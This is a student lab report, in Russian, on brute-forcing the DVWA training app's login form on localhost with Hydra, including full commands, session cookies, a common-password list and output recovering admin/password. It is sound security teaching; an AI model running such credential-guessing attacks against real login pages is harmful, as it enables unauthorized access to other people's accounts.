

Индивидуальный проект №3

Основы информационной безопасности

Боровиков Данииил Александрович

Российский университет дружбы народов им. Патриса Лумумбы, Москва, Россия

Знакомство с Hydra для подбора или взлома имени пользователя и пароля.

Выполнение лабораторной работы

Открываю в браузере страницу `http://127.0.0.1/DVWA/login.php` и захожу в DVWA

```
kali@kali: ~  
File Actions Edit View Help  
[ERROR] File for logins not found: ~username.txt  
  
(kali@kali)-[~]  
$ hydra -L ~/username.txt -P ~/password.txt 127.0.0.1 http-get-form "/DVWA/  
vulnerabilities/brute/index.php:username=^USER^&password=^PASS^&Login=Login:H  
=Cookie\;PHPSESSID=26lgb4sp3rm1oebn6kdsobiqqt;security=low:F=Username and/or  
password incorrect"  
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in  
military or secret service organizations, or for illegal purposes (this is n  
on-binding, these *** ignore laws and ethics anyway).  
  
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-03-30 15:  
02:40  
[INFORMATION] escape sequence \: detected in module option, no parameter veri  
fication is performed.  
[DATA] max 16 tasks per 1 server, overall 16 tasks, 66 login tries (l:6/p:11)  
, ~5 tries per task  
[DATA] attacking http-get-form://127.0.0.1:80/DVWA/vulnerabilities/brute/inde  
x.php:username=^USER^&password=^PASS^&Login=Login:H=Cookie\;PHPSESSID=26lgb4s  
p3rm1oebn6kdsobiqqt;security=low:F=Username and/or password incorrect  
[80][http-get-form] host: 127.0.0.1 login: admin password: password  
1 of 1 target successfully completed, 1 valid password found  
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-03-30 15:  
02:42  
  
(kali@kali)-[~]
```

Открываю страницу <http://127.0.0.1/DVWA/security.php> и выставляю уровень безопасности на низкий




Figure 2: Низкий уровень безопасности

Создаю файл с паролями, в него ввожу самые распространенные пароли

erable We X DVWA Security :: Damn V X +

127.0.0.1/DVWA/security.php

Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

DVWA

DVWA Security

Security Level

Security level is currently: **low**.


You can set the security level to low, medium, high or impossible. The security level changes the vulnerability level of DVWA:

1. Low - This security level is completely vulnerable and **has no security measures at all**. It's used as an example of how web application vulnerabilities manifest through bad coding practices and as a platform to teach or learn basic exploitation techniques.
2. Medium - This setting is mainly to give an example to the user of **bad security practices**, where developer has tried but failed to secure an application. It also acts as a challenge to users to refine exploitation techniques.
3. High - This option is an extension to the medium difficulty, with a mixture of **harder or alternative practices** to attempt to secure the code. The vulnerability may not allow the same extent of the exploitation, similar in various Capture The Flags (CTFs) competitions.
4. Impossible - This level should be **secure against all vulnerabilities**. It is used to compare the vulnerable source code to the secure source code.
Prior to DVWA v1.9, this level was known as 'high'.

Low

Security level set to low

Перехожу во вкладку Brute Force, где можно подобрать комбинацию логина и пароля и проверить, верна ли она. Во вкладке Network консоли разработчика смотрю запрос для валидации логина и пароля - это GET-запрос, отправляющий логин, пароль в качестве параметров



```
~/Desktop/password.txt - Mousepad
File Edit Search View Document Help
+ [Save] [Open] [Print] [Find] [Close] [Undo] [Redo] [Cut] [Copy] [Paste] [Find] [Find and Replace]
1 admin
2 root
3 password
4 passwd
5 account
6 user
7 12345678
8 123456
9 qazwsx
10 qwerty
```

Куки GET-запроса - уровень безопасности и id сессии

The screenshot shows a web browser window with the URL `127.0.0.1/DVWA/vulnerabilities/brute/?username=admin&password=password&Login=Login`. The page title is "Vulnerability: Brute Force". The browser's developer tools are open, showing the Network tab. The selected request is a GET request to `http://127.0.0.1/DVWA/vulnerabilities/brute/?username=admin&password=password&Login=Login`. The response status is 200 OK. The response headers include:

- Cache-Control: no-cache, must-revalidate
- Connection: Keep-Alive
- Content-Encoding: gzip
- Content-Length: 1395
- Content-Type: text/html; charset=utf-8
- Date: Sat, 30 Mar 2024 18:34:14 GMT
- Expires: Tue, 23 Jun 2009 12:00:00 GMT
- Keep-Alive: timeout=5, max=100
- Pragma: no-cache
- Server: Apache/2.4.58 (Debian)
- Vary: Accept-Encoding

The request headers include:

- Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/svg+xml,image/webp,*/*;q=0.8
- Accept-Encoding: gzip, deflate, br
- Accept-Language: en-US,en;q=0.5
- Connection: keep-alive
- Cookie: security=low; PHPSESSID=2d1gb4sp3m1oebnfkd5obiqt
- Host: 127.0.0.1
- Referer: http://127.0.0.1/DVWA/vulnerabilities/brute/?username=admin&password=password&Login=Login

Ввожу команду для hydra:

```
hydra -l admin -P ~/passwords.txt 127.0.0.1 http-get-form  
"/DVWA/vulnerabilities/brute/:username=USER&password=PASS&Login=Login:H=Cookie:PH  
and/or password incorrect"
```

ключ -l – логин для входа ключ -P – пароль для входа, берутся все возможные из файла ~/passwords.txt http-get-form – тип запроса (GET) дополнительный параметр (длинная строка) - полный путь, параметры, куки, и сообщение при ошибке

В результате, hydra подобрала верную комбинацию: логин admin и пароль password




Figure 6: Команда для подбора пароля

Создаю файл с возможными логинами

```
kali@kali: ~  
File Actions Edit View Help  
56:47  
  
(kali@kali)-[~]  
$ hydra -l admin -P ~/password.txt 127.0.0.1 http-get-form "/DVWA/vulnerabilities/brute/index.php:username=^USER^&password=^PASS^&Login=Login:H=Cookie\:PHPSESSID=26lgb4sp3rm1oebn6kdsobiqqt;security=low:F=Username and/or password incorrect"  
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).  
  
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-03-30 14:58:33  
[INFORMATION] escape sequence \: detected in module option, no parameter verification is performed.  
[DATA] max 11 tasks per 1 server, overall 11 tasks, 11 login tries (l:1/p:11), ~1 try per task  
[DATA] attacking http-get-form://127.0.0.1:80/DVWA/vulnerabilities/brute/index.php:username=^USER^&password=^PASS^&Login=Login:H=Cookie\:PHPSESSID=26lgb4sp3rm1oebn6kdsobiqqt;security=low:F=Username and/or password incorrect  
[80][http-get-form] host: 127.0.0.1 login: admin password: password  
1 of 1 target successfully completed, 1 valid password found  
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-03-30 14:58:34  
9 qazwsx  
  
(kali@kali)-[~]  
$
```

Изменяю команду для hydra: указываю ключ -L ~/usernames.txt, чтобы логины также перебирались из файла

```
hydra -L ~/usernames.txt -P ~/passwords.txt 127.0.0.1 http-get-form  
"/DVWA/vulnerabilities/brute/:username=USER&password=PASS&Login=Login:H=Cookie:PH  
and/or password incorrect"
```

Измененная команда




Figure 8: Измененная команда

Я познакомился с hydra, научился подбирать логины и пароли с помощью нее, отправляя запросы.